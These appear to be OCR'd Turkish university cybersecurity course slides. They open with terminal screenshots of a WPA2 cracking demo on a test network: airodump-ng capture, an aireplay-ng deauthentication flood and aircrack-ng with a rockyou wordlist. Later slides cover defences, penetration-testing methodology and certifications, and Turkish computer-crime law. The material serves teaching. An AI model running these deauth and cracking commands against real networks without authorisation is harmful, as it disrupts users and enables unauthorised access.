(not associated) 88:32:9B:79:59:08 -90 0 - 1 0 2
DC:09:4C:27:64:31 00:34:DA:58:C8:E0 -90 0 - 1 0 1
BC:76:70:73:19:65 20:16:D8:8A:10:C4 -84 0 - 1 6 2
18:D6:C7:79:C9:20 20:EE:28:DC:EB:4E -1 2e- 0 0 218
root@kali:~/Desktop#


root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# airodump-ng wlan0mon -c 1 --bssid 14:5F:94:48:F7:04 -w WPA2


root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1][Elapsed: 18 s][2017-11-13 03:03
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:5F:94:48:F7:04 -54 2 64 0 0 1 54e WPA2 CCMP PSK Ahmet-Test
BSSID STATION PWR Rate Lost Frames Probe
WPA2-01.kismet.netxml
WPA2-01.kismet.csv
WPA2-01.csv
WPA2-01.cap


root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1][Elapsed: 13 mins][2017-11-13 03:17][WPA handshake: 14:5F:94:48:F7:04
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
14:5F:94:48:F7:04 -12 100 2028 763 0 1 54e WPA2 CCMP PSK Ahmet-Test
BSSID STATION PWR Rate Lost Frames Probe
14:5F:94:48:F7:04 4C:32:75:98:D9:F5 -17 1e- 1e 0 74
14:5F:94:48:F7:04 00:B3:62:23:CF:83 -32 1e- 1 0 741
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aireplay-ng --deauth 100 -e Ahmet-Test wlan0mon
03:17:09 Waiting for beacon frame (ESSID: Ahmet-Test) on channel 1
Found BSSID "14:5F:94:48:F7:04" to given ESSID "Ahmet-Test".
NB: this attack is more effective when targeting
a connected wireless client (-c <client's mac>).
03:17:10 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:10 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:11 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:11 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:12 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:12 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:13 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:13 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:14 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:14 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:15 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:15 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:16 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:16 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
03:17:17 Sending DeAuth to broadcast -- BSSID: [14:5F:94:48:F7:04]
WPA2-01.kismet.netxml
WPA2-01.kismet.csv
WPA2-01.csv
WPA2-01.cap


root@kali: ~/Desktop
File Edit View Search Terminal Help
CH 1][Elapsed: 17 mins][2017-11-13 03:21][WPA handshake: 14:5F:94:48:F7:04
BSSID PWR RXQ Beacons #Data, #/s CH MB ENC CIPHER AUTH ESSID
root@kali: ~/Desktop
File Edit View Search Terminal Help
root@kali:~/Desktop# aircrack-ng WPA2-01.cap -w /usr/share/wordlists/rockyou.txt -0
Opening WPA2-01.cap
Read 58123 packets.
BSSID ESSID Encryption
1 14:5F:94:48:F7:04 Ahmet-Test WPA (1 handshake)
Choosing first network as target.
Opening WPA2-01.cap
Reading packets, please wait...
Aircrack-ng 1.2 rc4
[00:00:00] 924/7120712 keys tested (1941.87 k/s)
Time left: 1 hour, 1 minute, 8 seconds 0.01%
KEY FOUND! [123456789123456]
Master Key : 20 EB DC 97 0A EF BE 90 B5 62 08 75 15 C7 A8 5F
AC 63 3A 0C 76 76 C8 A7 E7 82 62 B1 78 98 74 C9
Transient Key : 1D 8F 9A F4 C8 A3 4D 53 6B 20 9A A5 42 14 1D 8D
73 50 22 87 6B C2 07 EE 92 41 C9 4A 41 1B 01 0E
AD A2 C0 3E 8E E8 B1 42 E0 6B 5B 3A 74 FD 56 8F
CE A6 48 26 80 BD 4C FA E4 B9 5B EC 3B 36 EE A0
EAPOL HMAC : 98 DF 54 79 CE B6 99 4E 10 B8 AE 88 45 71 EC F8
WPA2-01 kismet netxml
WPA2-01 kismet.csv
WPA2-01 csv
WPA2-01 cap

Savunma

- Kablosuz ağ erişim noktalarının yama ve firmware güncellemesinin yapılması
- WPA/WPA2 ile güçlü parola ilkesi uygulanmalı
- Mümkünse trafik VPN ile tünelleyerek şifrelenmeli
- Mümkünse Mac filter kullanılmalı

13. Hafta

SIZMA TESTLERİ(PENTEST)VE SİBER GÜVENLİK STANDARTLARI

Sızma Testi

- Penetration Test
- PenTest
- Sızma Testi
- Yazılım Güvenlik Testi
- Siber Güvenlik Tatbikatı
- Siber Tatbikat

gibi isimlerle de anılmaktadır.

Sızma Testi

Güvenlik uzmanları tarafından gerçekleştirilen, kötü amaçlı bir saldırganın sisteme verebileceği zararları raporlamak ve önceden savunma önlemleri almak amacı ile oluşturulan saldırı denemelerinin tamamıdır. (Burlu, 2010)

Sızma testlerinin amacı, kuruluşlara sistemlerini daha güvenli hale getirmelerinde yardımcı olmaktır.

Sızma Testleri

- Beyaz şapkalı hacker,
- Etik hacker,
- Pentester,
- Sızma Testi Uzmanı,

gibi isimler adı altında ifade edilen siber güvenlik uzmanları tarafından gerçekleştirilmektedir.

Uzmanlar belirli kalite standartlarına göre çalışmaktadırlar.

Sızma Testi = Zafiyet Analizi **mi**?

- Sızma Testi ≠ Zafiyet Analizi
- Aynı şey değildir.
- Sızma testi, yazılım ve yöntemler kullanarak hedef sistemlere sızma girişimleridir.
- Zafiyet Analizi, otomatize araçlar kullanarak sistem güvenliğinin teknik açıdan incelenmesi ve raporlanmasıdır.

Zafiyetten > Sızma Testine


- Belirlenen bilişim sistemlerindeki mantık hataları ve zafiyetleri tespit ederek, söz konusu güvenlik açıklıklarının kötü niyetli kişiler tarafından istismar edilmesini önlemek ve sistemleri daha güvenli hale getirmek maksadıyla, “yetkili” kişiler tarafından ve “yasal” olarak gerçekleştirilen güvenlik testleridir.
- Pentest çalışmalarındaki asıl amaç, zafiyeti tespit etmekten öte ilgili zafiyeti sisteme zarar vermeyecek şekilde istismar etmek ve yetkili erişimler elde etmektir.

Sızma Testi Yöntemleri

- Hedefe yapılacak testin türü uzmana verilecek yetki ve bilgiye göre değişiklik göstermektedir.
- Beyaz Kutu Sızma Testleri (White Box)
- Siyah Kutu Sızma Testleri (Black Box)
- Gri Kutu Sızma Testleri (Gray Box)

Şeklinde üç gruba

ayırmak mümkündür.



Beyaz Kutu

- Güvenlik testi ekibi, sistemin kendisi ve arka planda çalışan ilave teknolojiler hakkında tam bilgi sahibidir.
- Test yapılan Firmaya daha büyük fayda sağlar.
- Hata ve zafiyetleri bulmak kolaylaşacağından bunlara tedbir alınma süresi de azalacaktır.
- Sistemin zarar görme riski çok azdır ve maliyet olarak da en az maliyetli olandır.

Siyah Kutu

- Başlangıçta güvenlik testi yapılacak sistemle ilgili bir bilgi yoktur.
- Tamamen bilinmeyen bir sistem ile ilgili bilgi toplanacak ve testler yapılacaktır.
- Bu yöntemde test ekibinin sistem ile ilgili bilgi düzeyi hiç olmadığından, yanlışlıkla sisteme zarar verme ihtimalleri de yüksektir.
- Bilgi toplama safhası oldukça zaman alır.
- Süre bakımından en uzun süren yaklaşım tarzıdır.

Gri Kutu


- Sistem ile ilgili bilgiler mevcuttur.
- *Örneğin; IP adres listesi, sunucu sistem ile ilgili versiyon bilgisi vb.*
- Bilgiler güvenlik testi yapacak ekibe önceden sağlanır.
- Black Box yaklaşımına göre daha kısa zaman alır.
- Kontrolü ve testi istenen IP adresleri belli olduğundan sistemin, istem dışı zarar görme ihtimali de azalmış olur.

Metodoloji

- Önceden belirlenmiş ve denenmiş, kalıplaşmış standartlar haline gelmiş kural veyöntemler.
- OWASP (Open Web Application Project)
- OSSTIMM (The Open Source Secırity Testing Methodology Manual)
- ISSAF (Information Systems Security Assessment Framework)
- NIST (SP800-15)

Sızma Testi Metodolojisi

- Bilgi toplama
- Ağ Haritalama
- Zayıflık Tarama
- Sisteme Sızma
- Yetki Yükseltme
- Başka Ağlara Sızma
- Erişimleri Koruma
- İzleri Temizleme
- Raporlama



Kapsam Belirleme, Bilgi Toplama, Keşif ve Tarama, Zafiyet Taraması ve Analizi, İstismar Etme, Yetki Yükseltme, Yayılma, Bilgi-Doküman Toplama, İzleri Temizleme, Raporlama

Resim Kaynağı : CRYPTTECH


Sızma Testi Çeşitleri


- İç Ağ
- Dış Ağ
- Web
- Kablosuz
- Mobil
- Sosyal Mühendislik
- Dos/DDoS

Resim Kaynağı: CRYPTTECH

Pentest Rapor Örnekleri

1. https://www.offensive-security.com/reports/sample-penetration-testing-report.pdf
2. https://www.sans.org/reading-room/whitepapers/bestprac/writing-penetration-testing-report-33343
3. http://www.niiconsulting.com/services/security-assessment/NII_Sample_PT_Report.pdf





Standartları Oluşturan Kuruluşlar

- IEEE
- ICANN
- ISO/IEC
- ETSI
- IETF
- NIST
- PCI SSC
- TSE

Standartlar

- ISO 27001:2013 Bilgi Güvenliği Yönetim Sistemi
- CC
- COBIT
- COSO
- ITIL
- CMMI
- TSE

ISO 27001

- Varlıkların sınıflandırılması,
- Gizlilik, bütünlük ve erişebilirlik kriterlerine göre varlıkların değerlendirilmesi,
- Risk analizi yapılması,
- Risk analizi çıktılarına göre uygulanacak kontrollerin belirlenmesi,
- Dokümantasyon oluşturulması,
- Kontrollerin uygulanması,
- İç tetkik,
- Kayıtların tutulması,
- Yönetimin gözden geçirmesi,
- Belgelendirme

şeklindedir.


Sertifikalar

- CompTIA – Security+
- **CEH** (Certified Ethical Hacker)
- **LPT** (Licensed Penetration Tester)
- **OSCP** (Offensive Security Certified Professional)
- **CCSP** (Cisco Certified Security)
- **CISSP** (Certified Information Systems Security Professional)
- CPTE (Certified Penetration Testing Engineer)
- ECSA (EC-Council Certified Security Analyst)
- GIAC (GPEN, GWAPT, GXPN)
- CEPT (Certified Expert Penetration Tester)

Windows Pentest Box

- Windows ile Pentest araçları
- https://pentestbox.org

PentestBox



14. Hafta

SİBER GÜVENLİĞİN HUKUKİ BOYUTU VE BİLİŞİM HUKUKU

Bilişim Hukuku

- Sayısal bilginin paylaşımını konu alan hukuk dalıdır.
- İnternetin kullanımına ilişkin yasal çerçeveyi belirleyen internet hukukunu kapsamaktadır.
- Yoğun olarak Ceza hukuku, Genel hukuk ve Fikir Sanat Eserler Kanunun Hukuk kuralları açısından ele alınır.
- **https://www.tbb.org.tr/Content/Upload/Dokuman/801/BILISIM_HUKUKU.pdf**

Bilişim Suçları

- Yetkisiz ve izinsiz erişim (Hacking)
- Verilere Yönelik Suçlar
- Bilişim Ağlarına Yönelik Suçlar
- Sanal Tecavüz
- Bilişim Ortamında Cinayet
- Tehdit ve Şantaj
- Hakaret ve sövme
- Taciz ve Sabotaj
- Dolandırıcılık
- Hırsızlık
- Sahtekarlık
- Manipülasyon
- Pornografi
- Röntgencilik
- Siber Terörizm
- Siber Propaganda

Bilişim İle İlgili Kanunlar

- Türk Ceza Kanunu (Bilişim Suçları) (5237)
- Türk Ceza Kanunu (Bilişim Vasıtalı Suçlar)
- Fikir ve Sanat Eserleri Kanunu (FSEK-5846) (71,72,73)
- Ceza Muhakemesi Kanunu (5271-Madde 134)
- Kaçakçılıkla Mücadele Kanunu (4926 - Madde 12)
- 5651 Sayılı Kanun (İnternet Ortamında Yapılan Yayınların Düzenlenmesi ve Bu Yayınlar Yoluyla İşlenen Suçlarla Mücadele Edilmesi Hakkında Kanun)
- 5809 Sayılı Elektronik Haberleşme Kanunu
- 5070 Sayılı Elektronik İmza Kanunu

5237 sayılı Türk Ceza Kanunu'nun Bilişim Suçlarına İlişkin Hükümleri

- Madde 243
- Madde 244
- Madde 245
- Madde 124
- Madde 132
- Madde 133
- Madde 134
- Madde 135
- Madde 136
- Madde 137
- Madde 138
- Madde 140
- Madde 142
- Madde 158

5237 sayılı Türk Ceza Kanunu'nun Bilişim Suçlarına İlişkin Hükümleri

- Madde 243: Bilişim Sistemine Girme
- Madde 244: Sistemi Engelleme, Bozma, Verileri Yok Etme veya Değiştirme
- Madde 245: (5377 Sayılı Kanunun 27. Maddesiyle Değişik): Sahte Banka Veya Kredi Kartı Üretimi ve Kullanımı
- Madde 246: Tüzel kişiler hakkındaki tedbirler

5237 sayılı Türk Ceza Kanunu'nun **Bilişim Vasıtalı** Suçlarına İlişkin Hükümleri

- Madde 124: Haberleşmenin Engellenmesi
- Madde 132: Haberleşmenin Gizliliğini İhlal
- Madde 133: Kişiler Arasındaki Konuşmaların Dinlenmesi ve Kayda Alınması
- Madde 134: Özel Hayatın Gizliliğini İhlal
- Madde 135: Kişisel Verilerin Kaydedilmesi
- Madde 136: Verileri Hukuka Aykırı Olarak Verme veya Ele Geçirme
- Madde 137: Nitelikli Haller
- Madde 138: Verileri Yok Etmeme
- Madde 140: Tüzel Kişiler Hakkında Güvenlik Tedbiri Uygulanması
- Madde 142: Nitelikli Hırsızlık
- Madde 158: Nitelikli Dolandırıcılık
- Madde 226: Müstehcenlik

Fikir ve Sanat Eserleri Kanunu (5846)

- Madde 71 – Manevi Haklara Tecavüz.
  - Yazılımı kamuya sunma hakkı,Yazılım sahibinin adını belitme hakkı, Değişiklik yapılmaması hakkı
- Madde 72 – Mali Haklara Tecavüz.
  - Değiştirmek, kopyalamak, çoğaltmak yaymak, ticaret konusu yapmak, aracılık etmek, suçtur.
- Madde 73 – Diğer Suçlar

Ceza Muhakemesi Kanunu (5271)

- Madde 134 – Bilgisayarlarda, bilgisayar programlarında ve kütüklerinde arama, kopyalama ve elkoyma.
  - (1) Bir suç dolayısıyla yapılan soruşturmada, başka surette delil elde etme imkânının bulunmaması halinde, Cumhuriyet savcısının istemi üzerine şüphelinin kullandığı bilgisayar ve bilgisayar programları ile bilgisayar kütüklerinde arama yapılmasına, bilgisayar kayıtlarından kopya çıkarılmasına, bu kayıtların çözülerek metin hâline getirilmesine hâkim tarafından karar verilir.
  - (2) Bilgisayar, bilgisayar programları ve bilgisayar kütüklerine şifrenin çözülememesinden dolayı girilememesi veya gizlenmiş bilgilere ulaşılamaması halinde çözümün yapılabilmesi ve gerekli kopyaların alınabilmesi için, bu araç ve gereçlere elkonulabilir. Şifrenin çözümünün yapılması ve gerekli kopyaların alınması halinde, elkonulan cihazlar gecikme olmaksızın iade edilir.
  - (3) Bilgisayar veya bilgisayar kütüklerine elkoyma işlemi sırasında, sistemdeki bütün verilerin yedeklemesi yapılır.
  - (4) İstemesi halinde, bu yedekten bir kopya çıkarılarak şüpheliye veya vekiline verilir ve bu husus tutanağa geçirilerek imza altına alınır. (5) Bilgisayar veya bilgisayar kütüklerine elkoymaksızın da, sistemdeki verilerin tamamının veya bir kısmının kopyası alınabilir. Kopyası alınan veriler kâğıda yazdırılarak, bu husus tutanağa kaydedilir ve ilgililer tarafından imza altına alınır

Kaçakçılıkla Mücadele Kanunu (4926)

- Madde 12 – Gümrük idarelerinde sahte beyan ve belge.
  - Gümrük idarelerinde işlem görmediği halde işlem görmüş gibi herhangi bir belge veya beyanname düzenleyenler veya bu suçları bilişim yoluyla işleyenler hakkında Türk Ceza Kanununun evrakta sahtekarlık ve bilişim alanındaki suçlarla ilgili hükümlerinde belirtilen cezalar bir kat artırılarak uygulanır.

Türk Ceza Kanunu (243)

Türk Ceza Kanunu **Madde 243** *(Bilişim sistemine girme)*

(1) Bir bilişim sisteminin bütününe veya bir kısmına, hukuka aykırı olarak giren ve orada kalmaya devam eden kimseye bir yıla kadar hapis veya adlî para cezası verilir.

(2) Yukarıdaki fıkrada tanımlanan fiillerin bedeli karşılığı yararlanılabilen sistemler hakkında işlenmesi hâlinde, verilecek ceza yarı oranına kadar indirilir.

(3) Bu fiil nedeniyle sistemin içerdiği veriler yok olur veya değişirse, altı aydan iki yıla kadar hapis cezasına hükmolunur.

Türk Ceza Kanunu (244)

Türk Ceza Kanunu **Madde 244** *(Sistemi engelleme, bozma, verileri yok etme veya değiştirme)*

(1) Bir bilişim sisteminin işleyişini engelleyen veya bozan kişi, bir yıldan beş yıla kadar hapis cezası ile cezalandırılır.

(2) Bir bilişim sistemindeki verileri bozan, yok eden, değiştiren veya erişilmez kılan, sisteme veri yerleştiren, var olan verileri başka bir yere gönderen kişi, altı aydan üç yıla kadar hapis cezası ile cezalandırılır.

(3) Bu fiillerin bir banka veya kredi kurumuna ya da bir kamu kurum veya kuruluşuna ait bilişim sistemi üzerinde işlenmesi halinde, verilecek ceza yarı oranında artırılır.

(4) Yukarıdaki fıkralarda tanımlanan fiillerin işlenmesi suretiyle kişinin kendisinin veya başkasının yararına haksız bir çıkar sağlamasının başka bir suç oluşturmaması hâlinde, iki yıldan altı yıla kadar hapis ve beşbin güne kadar adlî para cezasına hükmolunur.